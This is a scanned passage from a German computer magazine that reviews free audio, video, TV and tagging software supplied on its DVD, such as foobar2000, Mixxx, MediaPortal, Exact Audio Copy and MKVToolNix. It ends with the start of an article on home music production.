
Tuxguitar orientiert sich nicht nur hinsichtlich der Funktionalität am bereits erwähnten Guitar Pro, es kann sogar dessen Dateiformat lesen. Damit erweitert sich der Fundus dieses Helferleins um zahlreiche im Netz gespeicherte Partituren. Das allerdings nur bis Version 5 von Guitar Pro, die aktuelle Version 6 wird derzeit noch nicht unterstützt.

Player & Streaming


 Lange Zeit war der Stereoscopic Player (siehe unten) der einzige brauchbare Abspieler für stereoskopische 3D-Inhalte. Mit **Bino** gibt es nun eine Alternative, die alle wesentlichen Formate unterstützt und auch unter Mac OS X läuft. (vza)

 Wer nur einen einfachen Audioplayer sucht, sollte sich **Boom** ansehen. Hier stehen Einfachheit und Einsteigerfreundlichkeit im Vordergrund: Das Programm läuft direkt ohne Installation auch vom USB-Stick, indiziert beim ersten Start automatisch die lokale Musikbibliothek, zeigt Albumbilder an und unterstützt alle wichtigen Audioformate einschließlich AIFF, FLAC, Ogg Vorbis, AAC und WavPack. (ghi)

 Jahrelang schielte mancher Windows-Nutzer verschämt auf Linux: Dessen Amarok-Audioplayer wartete mit einer einzigartigen Verbindung von schnörkeloser Bedienung, Integration des Musikempfehlungsdienstes Last.fm und anderen Online-Diensten auf. Der auf Amarok 1.4 aufsetzende **Clementine Music Player** bringt



Der Audioplayer „**Boom**“ ist minimalistisch gehalten: Er lädt in Nullkommanix, auch direkt vom USB-Stick, bietet Links zu anderen Titeln derselben Genres oder Künstlers und gibt zahlreiche Formate wieder.



Mit dem Audials Mediaraptor 9 SE durchsucht man bequem Audio- und Videoportale nach musikalischen Inhalten und speichert sie für den späteren Gebrauch.

diese Funktionen nun ebenso für Windows und Mac OS X; seit kurzem können auch Nutzer der Musik-Flatrate Spotify Premium den Player als Abspieler verwenden. (vza)

foobar2000 ist einer der geekigsten Musik-Player: Der Autor hat das Programm explizit „nicht für jedermann“ konzipiert. Ein Assistent unterstützt einen bei der Einrichtung der Bedienoberfläche, danach ist man auf sich selbst gestellt. Warum sollte man sich das antun? foobar2000 startet im Nu, gibt MP3-Dateien und viele andere Audioformate ohne Pausen zwischen den Stücken wieder, spielt auch Dateien direkt aus ZIP-Archiven und lässt sich durch eine Vielzahl an Zusatzmodulen erweitern; ein ID3-Tagger und andere nützliche Komponenten liegen bereits bei. (ghi)

Ein nützliches Zusatzmodul zur Klangverbesserung ist der **foobar2000 VST Wrapper**, der VST-Plug-ins einbindet – etwa Kompressoren oder Multiband-Equalizer.

Nach der Einrichtung des Plug-ins muss man im Einstellungsdialog (File/Preferences) unter „Playback/DSP Manager“ den „George Yohng's VST Wrapper“ in die Liste der Active DSPs übertragen. Damit die Erweiterung die installierten VST-Module auch findet, legt man sie entweder im foobar-Ordner ab oder gibt ihren Pfad über das Kontextmenü des Programm-Icons im Infobereich der Taskleiste (VST Setup ...) an. Hier kann man auch festlegen, durch welchen VST-Effekt der Ton geleitet werden soll. (ghi)

Der in einer Spezialversion vorliegende **Audials Mediaraptor 9** speichert Audio- und Videodateien von zahlreichen Webportalen. Sucht man nach Künstlern, zeigt Mediaraptor deren Discografien an und

sortiert die Treffer an der richtigen Stelle ein. Das sorgt für Übersicht, dennoch ist man nicht davor gefeit, etwa bei YouTube versehentlich eine Coverversion herunterzuladen. Da hilft nur ein Doppelklick und ein Blick auf die Vorschau. Klappt der Download nicht, kann das Programm auch Bildschirmhaltemitschneiden. Wer die Vollversion aus Mediaraptor 9 SE heraus erwirbt, dem räumt RapidSolution Software einen Rabatt von 20 Euro ein. (vza)

Die quelloffene DJ-Software **Mixxx** hat sich mittlerweile zu einer ernstzunehmenden Konkurrenz für kommerzielle Programme entwickelt. Sie lässt sich nicht nur mit Maus- und Tastatur, sondern auch mit MIDI-fähigen DJ-Control-

Playlist	Artist	Title	Year	Duratio	BPM	Rating	Cette	Type	Artist	Data Adm	
(2)	Zedd	White Sain	2010	04:31	119.927	*****		Dubstep	mp3	320	10/14/13
(2)	Zedd	Polyph	2011	05:31	133.992	*****	Economic	mp3	320	11/9/13	
(2)	Afrojack & Quintino	Selecta (Original Mix)	2011	05:47	127.963	*****	House	mp3	320	10/3/13	
(2)	Avicii	Levels (Original Mix)	2011	05:33	127.945	*****	Trance	mp3	219	11/5/13	
(6)	Britney Spears	Till The World Ends (Adventure Club Dubstep Remix)	2011	03:24	69.12	*****	Pop	mp3	220	11/5/13	
(3)	Funk O'Void	Diabla (Metallic Remix)	2010	05:01	86.9686	*****	Drum 'n' Bass	mp3	320	11/5/13	
(1)	Dark Source	Barbie Steinland	2011	05:04	127.188	*****	Electron	mp3	320	10/14/13	
(2)	Dark Source	Marry The Night (Zed100 Remix)	2011	05:28	127.157	*****	Electron	mp3	254	10/14/13	
(2)	Lady Gaga	Chromatica	2011	05:51	96.0222	*****	Country Du...	mp3	320	10/14/13	
(2)	Black Eyed Peas	In The Dark (Produced By The Calibaz)	2011	03:54	125.094	*****	Electro	mp3	192	11/5/13	
(2)	Martin Solveig feat. Dva	Hello (Original Mix)	2010	04:42	127.954	*****	House	mp3	320	10/14/13	
(2)	Starfix	Cal Rats	2011	05:05	124.225	*****	Dubstep	mp3	320	10/14/13	
(1)	Diplo & Skrillex	Amplifiers (Kystar Edit)	2011	05:24	108.954	*****	Dubstep	mp3	320	11/5/13	
(1)	Foster The People	Pumped Up Kicks (Mythical Remix)	2011	04:45	129.584	*****	Pop	mp3	320	11/5/13	

Das kostenlose Mixxx kommt inzwischen mit einer Reihe von DJ-Controllern zurecht und mischt Musik auf zwei Decks und vier Samplern gleichzeitig.

lern steuern. Zwei parallel laufende Decks und vier Sampler lassen sich über den Crossfader miteinander mischen. Das Programm spielt alle gebräuchlichen Songformate ab, erkennt das Tempo der Tracks, synchronisiert sie automatisch, setzt Loops und Cue-Punkte und quantisiert diese. Nur bei den Effekten muss sich Mixxx Traktor & Co geschlagen geben. Außer einem mageren Flanger ist nichts mit dabei. (hag)



Wer seine Musik nicht in einer fremden Cloud lagern oder Musik-Flatrates (z. B. Simfy, Spotify) nutzen will, kann mit wenigen Klicks den in Java entwickelten Internet-Musikserver **Subsonic** an den Start bringen. Auf die Musiksammlung greift man über das Web-Frontend zu; wer mobil per App die Musik abspielen will, muss dem Programmierer Sindre Mehus mindestens 10 Euro „spenden“. Damit Subsonic nach draußen telefonieren kann, muss man ihm ein Loch in die Firewall bohren (unter Windows Port 8080, bei Mac OS Port 4040) und den ankommenden Traffic auf den lokalen Port umleiten. Gleiches gilt für den ebenfalls in Java geschriebenen Musikserver **Sockso**. Diesen kann man zwar momentan nur über das Web-Frontend nutzen (Port 4444), dafür punktet er aber mit der Last.fm-Einbindung, die Musik ähnlicher Künstler aus der eigenen Sammlung empfiehlt. (vza)



Der quelloffene Musik-Player **Songbird** ist quasi der Gegenentwurf zu foobar2000: leicht zugänglich, optisch opulent und sozialen Medien zugetan. Das Programm bringt zahlreiche Add-ons mit, um Download-Stores, Internet-Radios und Konzerttipps einzubinden. Zusätzliche Erweiterungen binden QuickTime- und Windows-Media-Dateien ein; zur QuickTime-Wiedergabe muss allerdings das Plug-in von Apple installiert sein. Audio-CDs lassen sich mit Gracenote-Unterstützung rippen und ver-


schlagworten; allerdings kodiert Songbird aus lizenzerrechtlichen Gründen nur FLAC und Ogg Vorbis. Während der Wiedergabe zeigt Songbird in einem Infofenster biografische Daten, Nachrichten sowie Fotos und Videos des Künstlers an. Über die Community Songbird.me lassen sich Bewertungen und Musiktipps austauschen. (ghi)

 Der **Stereoscopic Player** von Peter Wimmer spielt alle denkbaren stereoskopischen Videoformate ab, darunter alleine 27 verschiedene Typen von Anaglyphen. Während die kostenlose Standardversion grundsätzlich nach fünf Minuten einen Neustart erfordert, kann man die c't-Edition auf unserer Heft-DVD eine Viertelstunde lang verwenden; die anaglyphen Videodateien spielt diese Fassung des Players zeitlich unbegrenzt ab. Aus lizenzerrechtlichen Gründen fehlen die Codecs wie ein MVC-Decoder. Wer diesen benötigt, muss den Player von 3dtv.at herunterladen. (vza)

 Mit **StreamWriter** lässt sich Internet-Radio zum Wunschprogramm umbiegen. Das deutschsprachige Werkzeug zeichnet ausgewählte Streams komplett auf und schneidet sie anhand der übermittelten ID3-Tags in Einzeltitel. Weniger als 45 Sekunden lange Stücke erkennt StreamWriter als Werbung und ignoriert sie. Um Titel manuell nachzuschneiden, lädt das Programm automatisch ein Encoder-Add-on herunter. Der Clou ist jedoch der „Listen“-Karteireiter: Hier kann man bevorzugte Wunschtitel und -interpreten eingeben und dann gemütlich abwarten, bis die Software in den über 10 000 automatisch erkannten Streams das Gewünschte gefunden und aufgezeichnet hat. In der Standardeinstellung schreibt StreamWriter die Dateien im empfangenen Format auf die Platte; man kann aber auch festlegen, dass das Programm sie beim Speichern in ein bestimmtes Zielformat konvertieren soll. (ghi)

TV & Media Center

 Eine der wenigen vollständigen Alternativen zum Windows Media Center, **MediaPortal**, darf auf einer Audio/Video-DVD nicht fehlen. Die quelloffene Medienzentrale unterstützt alle TV-Empfangsnormen und



Damit bei der Wiedergabe keine Langeweile aufkommt, liefert Songbird den Nutzer unter anderem mit Künstlerbiografien und Bildergalerien aus Online-Quellen.

kann diese sogar kombinieren. Mit Skins und zahlreichen Plug-ins lässt sich die Software weitreichend konfektionieren und der TV-Server auf Wunsch sogar auf einem autarken Rechner betreiben. Bei der Installation lädt MediaPortal einige benötigte Programm-Pakete (etwa spezielle DirectX-Runtimes und SQL-Server) aus dem Internet nach; doch keine Sorge, mit Ausnahme der Datenbankverknüpfung läuft alles vollautomatisch ab. (vza)

 Mit **MediathekView** durchstöbert man die Online-Mediatheken der öffentlich-rechtlichen Fernsehsender. Es listet die angebotenen Sendungen auf und vereinfacht die Suche mit Filtern. Installiert man zusätzlich den VLC-Player und den flvstreamer, so lassen sich die Sendungen komfortabel wiedergeben und aufzeichnen. Bei Serien sind zudem Abos möglich, die einzelne Folgen an wiederkehrenden Sendeplätzen automatisch aufzeichnen. Die Windows-Version bringt den flvstreamer bereits mit, unter Mac OS X und Linux muss man beide Programme installieren (c't-Link). (hag)

 **ProgDVB** bietet alles, was man zum Fernsehen am PC braucht. Es unterstützt DVB-Empfänger nach dem BDA-Treibermodell in Windows ebenso wie viele andere Empfänger für Satellit, Kabel oder über Antenne. Über Textdateien lassen sich aktuelle Transponderlisten einpflegen. Die freie

Version von ProgDVB wird mit einem zeitlich begrenzten MPEG-2-Decoder von Elecard ausgeliefert. Alternativ kann das Programm auch auf im System installierte Codecs zugreifen. (Florian Klan/vza)

 Die elektronische Programmschaltung **TV Browser** holt Programminfos von über 1000 Fernseh- und Radiosendern ein und stellt sie in individuell konfigurierbaren Spalten übersichtlich dar. Ein Kalender und ein Zeitfilter lassen einen bequem suchen, was wann und wo läuft. (hag)

Utilities


 Auch nach Jahren setzt **Exact Audio Copy** (EAC) den Standard, wenn es darum geht, unter Windows Audio-CDs bitgenau zu rippen. Es prüft die ausgelesenen Sektoren und gleicht Hash-Werte der Songs mit der Online-Datenbank von Accurate-Rip ab. Inzwischen holt EAC auch Meta-Daten zu den Songs und die Platten-Cover aus verschiedenen Quellen. Wer die Songs als MP3 kodieren will, muss zusätzlich den MP3-Encoder LAME installieren, den wir aus lizenzerrechtlichen Gründen nicht mit auf die DVD packen konnten (c't-Link). (hag)

 Mit dem **HCFR Colorimeter** von Homecinema-fr.com lassen sich Bildschirme und Fernseher nach Videostandards wie REC 709 oder sRGB kalibrieren. In Verbindung mit einem Colorimeter ermittelt das Programm die Helligkeit der Grundfarben Rot, Grün und Blau für zehn unterschiedliche Grauwerte. Aus den Messwerten berechnet es danach Farbraum, Farbtemperatur und Gammaverlauf des Bildschirms. Auf Basis dieser Ergebnisse kalibriert man im letzten Schritt den Bildschirm oder Fernseher. (Florian Klan/vza)

 Den Umgang mit Microsofts Multimedia-Plattform DirectShow erleichtert **GraphStudioNext**. Es eignet sich beispielsweise, um DirectShow-Diagramme zu prüfen, um eigene Programme zu erzeugen



MediaPortal ist nach wie vor eine der wenigen vollwertigen Alternativen zum Windows Media Center.



Das TV- und Radioempfangsprogramm ProgDVB unterstützt neben EPG, Untertiteln und Timeshift/Aufnahmefunktionen auch PayTV und dreht sogar Sat-Motoren nach dem Standard Diseqc 1.3 (USALS).

oder schlicht, um Fehler aufzuspüren. Nutzt ein Player etwa nicht den gewünschten Decoder, kann man eine Datei in GraphStudio-Next abspielen und das erzeugte Prozessdiagramm unter die Lupe nehmen. Das Tool passt auf Wunsch auch Prioritäten von DirectShow-Filtern an oder wirft Codecs ganz aus dem System, benötigt dazu jedoch Administratorrechte. (vza)

Als Schweizer Taschenmesser zum Brennen von CDs, DVDs und Blu-ray Discs erweist sich **ImgBurn**. Das Programm nimmt zahlreiche Image-Formate entgegen, darunter BIN, IMG, ISO, NRG, PDI und CUE-Sheets. Das Startmenü vereinfacht die Wahl des richtigen Brennmodus. In den komplexen Setup-Menüs können Experten jede erdenkliche Option einstellen. (hag)

X Audio-Tagging ist ein komplexes und oft mühevolleres Unterfangen. Nicht einmal bei Kaufmusik kann man sich darauf verlassen, dass Zusammenstellungen als solche gekennzeichnet, Alben-Cover eingepflegt und die Metadaten vollständig sind. Diverse Programme wollen die Aufgabe erleichtern. **Kid3** liegt sowohl für Linux, und Mac OS als auch für Windows vor. Die aktuelle Version 2.1 behält den schlichten Aufbau der Erstversion bei, sieht aber deutlich freundlicher und moderner aus. Tags lassen sich einzeln und für Gruppen bearbeiten. Kid3 zeigt auch obskure Metatags an: So eignet es sich optimal, um eventuell vorhandenen „Datenmüll“ in den Metadaten zu finden und zu entfernen. (ghi)

X Einen Blick ins Innere von Audio- und Videodateien kann man mit **MediaInfo** werfen. Das Tool listet fein säuberlich gegliedert alle technischen Informationen zu den in der Datei verwendeten

Codecs und dem Container-Format auf. Das ist besonders hilfreich, wenn man Abspielproblemen auf die Schliche kommen will oder Videos erstellen will, die vergleichbare Parameter verwenden wie eine Vorlage. (vza)

X **Mix2Stix** nimmt dem Hörer die Qual der Wahl ab, wenn er seinen (zu) kleinen MP3-Stick mit neuen Songs befüllen will. Die Software wählt aus einer MP3-Sammlung einfach zufällig neue Songs aus und kopiert sie in ein Unterverzeichnis oder direkt auf den Stick. (hag)

X Den meisten MKV-Videodateien fehlen Kapitel, in denen man blättern könnte. Damit man beim digitalen Filmabend nicht durch die ganze Datei spulen muss, gibt es



Der TV-Browser stellt das Fernsehprogramm einer individuell konfigurierbaren Senderauswahl übersichtlich dar.

den **MKV-Chapterizer**. Das Programm unterteilt MKV-Dateien in frei wählbaren Intervallen in Kapitel. Enthält die Datei bereits eine Kapitelstruktur, kann das Tool diese entfernen oder ersetzen. Auf Wunsch versieht die Anwendung auch eine ganze MKV-Sammlung automatischen mit Zwischenschritten/Kapiteln. Eine automatische Szenenerkennung, die einen beim Setzen der Kapitelmarken unterstützen würde, gibt es leider nicht. (Florian Klan/vza)

X Die Tool-Sammlung **MKVToolNix** von Moritz Bunkus erstellt und analysiert Dateien im Matroska-Container-Format. Für jede Aufgabe steht in dem quelloffenen Paket ein separates Programm bereit.

Das Programm **mkvmerge** fasst Audio- und Videodateien sowie Untertitelspuren in MKV-Dateien zusammen. Mit dem integrierten Editor kann man Kapitelstrukturen anlegen. Auf Wunsch erstellt das Tool auch Videos im WebM-Format, wenn man es mit VP8-kodierten Videos mit Vorbis-Tonspur füttert. Weitere Programme in der Sammlung informieren über den Dateinhalt (**mkvinfo**), ändern Eigenschaften (**mkvpropedit**) oder extrahieren (**mkvextract**) einzelne Bestandteile bestehender MKV-Dateien. (Florian Klan/vza)

X Die große Stärke von **Mp3Tag** liegt in der Unterstützung zahlreicher Audioformate. Metatags lassen sich aus den Datenbanken von Amazon, Discogs und MusicBrainz beziehen; mittlerweile lädt das Werkzeug auch Album Art bei Amazon herunter. Über „Aktionen“ lassen sich komplexe Abläufe automatisieren, etwa das Trennen eines falsch angelegten Title-Tags in Titel und Künstler oder die Übertragung von Informationen aus einem Feld in ein anderes. (ghi)

X Viele MP3-Dateien enthalten kleine Defekte. Insbesondere bei der Übertragung von Streams kommt es

immer wieder zu Aussetzern. Die meisten Player handhaben diese Defekte mit Nachsicht und resynchronisieren den Stream, ohne dass der Hörer davon etwas mitbekäme. Gelegentlich sind aber auch deutliche Knackser oder andere Klangartefakte zu hören. Bevor man die defekte Datei wegschmeißt, sollte man sie an das Kommandozeilenwerkzeug **MP3val** verfüttern. Am komfortabelsten geht das über grafische Bedienoberflächen: Für Windows liegt dem Release das „MP3val-frontend“ bei, für andere Systeme greift man auf das GTK-Frontend mp3val-gui zurück. Nach einem Prüfdurchlauf über das Luppen-Symbol markiert man die mit „PROBLEM“ gekennzeichneten Tracks und wählt dann aus dem Kontextmenü „Repair selected files“ beziehungsweise klickt in der Menüleiste auf das Zahnrad. (ghi)




Wer lückenhaft getaggte Musikarchive auf der Festplatte aufräumen will, sollte es mal mit **MusicBrainz Picard** versuchen. Picard erkennt Musikstücke anhand ihrer digitalen Fingerabdrücke wieder, die mit den Datenbanken von AmpliFIND (MusicDNS) und AcoustID abgeglichen werden. Das klappt oft hervorragend, auch wenn ein Titel nur „Track 1“ heißt. Mitunter verhaut sich die Automatik aber – vor dem Speichern sollte man die Ergebnisse also auf jeden Fall aufmerksam durchgehen, damit man die Metainformationen nicht verschlimmert. Für die Nutzung von AcoustID muss man erst online einen API-Schlüssel anfordern; die Registrierung ist kostenlos. (ghi)

 Das **Sound Recognition Lab** wurde entwickelt, um Geräusche analysieren, vergleichen und klassifizieren zu können. Es eignet sich für Linguisten genauso wie für Biologen, die verschiedene Tierlauten vergleichen und katalogisieren wollen. In den verschiedenen Ansichten zu Wellenform, Schalldruck und Phasen-Spektrogramm lassen sich einzelne Abschnitte markieren und mit verschiedenen Annotationen versehen, die dann in die Datenbank aufgenommen werden. (hag)

 Das kleine Programm **SoundGraf** von Heinrich Pohlmann stellt Tonsignale vom Audioeingang des PC als Oszilloskop dar. Direkt nach der Installation zeigt das Tool den Pegel von Signalen auf vierzehn konfigurierbaren Frequenzbändern an; außerdem gibt es Auskunft über Durchschnittspegel und Frequenz. Zusätzlich stehen sechs grafische Visualisierungen zur Verfügung. (Florian Klan/vza)

 Der russische **TagScanner** teilt seine Oberfläche in vier Karteireiter: „Music Renamer“ kümmert sich um die Vereinheitlichung von Dateinamen; „Tag Editor“ dient zur manuellen Bearbeitung einzelner oder mehrerer Titel; „Tag Processor“ ergänzt Tags aus Online-Datenbanken, anhand der Dateinamen oder aus CSV-Dateien; „List Maker“



In Version 2 sieht der Audio-Tagger Kid3 deutlich zugänglicher aus als zuvor.

erzeugt Playlists und Tabellen. Bei der Bearbeitung kann man zusätzliche „Text-Umformungen“ vorgeben, um etwa Schreibweisen zu vereinheitlichen. (ghi)

Videobearbeitung

 Das freie Capturing Tool **AV-Cutty** sichert DV-Bänder und hilft bei ihrer Verarbeitung. Die mit Camcordern mitgelieferten Videoschnittprogramme komprimieren Bänder häufig zur Ausspielung auf DVD; AV-Cutty speichert das Material hingegen in seiner ursprünglichen Qualität. Das Tool speichert Video- und Audiodatenströme der Bänder in DV-AVI-Dateien vom Typ 1 oder 2, ohne diese dafür erneut zu kodieren. Zusätzlich lassen sich die eingespielten Videos in Szenen aufteilen und trimmen. Optional erkennt das Programm automatisch Szenen und erzeugt daraus Subclips. (Florian Klan/vza)

 Ein unverzichtbares Mittel zur automatisierten Videoverarbeitung stellt die Videoscriptsprache **AviSynth** dar, die sich mit zahlreichen kostenfreien Plug-ins unabhängiger Entwickler erweitern lässt; eine Liste findet sich beispielsweise unter <http://avisynth.org/warpenterprises/>. Wenige Skriptzeilen reichen, um ein Video automatisch mit Vor- und Nachspann, einem Wasserzeichen sowie individueller Bauchbinde zu versehen und es auf die gewünschte Zielauflösung zu stutzen. Zur Ausführung von .avs-Skripten braucht man eine Host-Anwendung wie einen DirectShow-fähigen Player, VirtualDub (siehe unten) oder den AviSynth-Editor **AvsPmod**. Letzterer hilft mit Syntax-Hervorhebung und Auto vervollständigung von AviSynth-Befehlen beim Erstellen der Skripte; eine Vorschaufunktion hat AvsPmod ebenfalls an Bord. (vza)


 **TsRemux** verpackt verschiedene Datenströme von MPG oder TS bis zu VOB wahlweise in M2TS- oder TS-Container-Dateien. Optional erzeugt das Tool Blu-ray-

fähige Ordner. Beim Remuxen lassen sich einzelne Video- oder Audioströme entweder entfernen oder aus dem Multiplex heraustrennen. Zusätzlich kann das Programm Datenströme trimmen und in Kapitel unterteilen. (Florian Klan/vza)

 **X 2brain** zeigen, wie man Videos mit Spiegelreflexkameras dreht und sich dabei deren spezielle Fähigkeiten zunutze macht, geben Tipps zum manuellen Fokussieren und zum Einstellen der „richtigen“ Empfindlichkeit. Das zweite Training widmet sich dem Umgang mit Adobes Videoschnittprogramm Premiere Elements 10 – vom Importieren der Inhalte über die Verwendung der Zeitleiste bis hin zur automatischen Takterkennung. (vza)

 Obwohl das AVI-Format längst nur noch eine untergeordnete Rolle spielt, kann die kleine AVI-Videobearbeitung **VirtualDub** weiterhin nützliche Dienste leisten. Besonders im Zusammenspiel mit AviSynth und dessen universellen Quellfilter-Plug-in ffmpegsource (aus lizenziertechnischen Gründen nicht auf der DVD, c't-Link: <http://code.google.com/p/ffmpegsource/>) kann man damit viele Dinge ausprobieren, ohne gleich ein ausgewachsenes Videoschnittsystem bemühen zu müssen. VirtualDub bringt zahlreiche Audio- und VideobearbeitungsfILTER mit und lässt sich mit Plug-ins – vornehmlich zur Restaurierung – erweitern (<http://neuron2.net/>). (vza)

 Wer unter Windows oder Mac OS X Videos in dem quelloffenen **WebM**-Format abspielen will, muss die passenden Decoder nachinstallieren. Das WebM Project bietet sie in Form von DirectShow-FILTERN für Windows und einer QuickTime-Komponente für Mac OS X an. (vza)



Nico Jurran, Kai Schwirzke

Virtueller Musikant

Das Musikstudio im Rechner

Vom Einspielen von Musik über das Arrangieren und Editieren bis zum Mischen: Der Computer ist ein wahrer Tausendsassa im Tonstudio. Er kann Effekte beisteuern und sogar die Sounds legendärer Gitarren- und Bassverstärker emulieren. Unsere Software-Kollektion bietet beste Voraussetzungen für die ersten Schritte in die Welt der digitalen Musikproduktion.

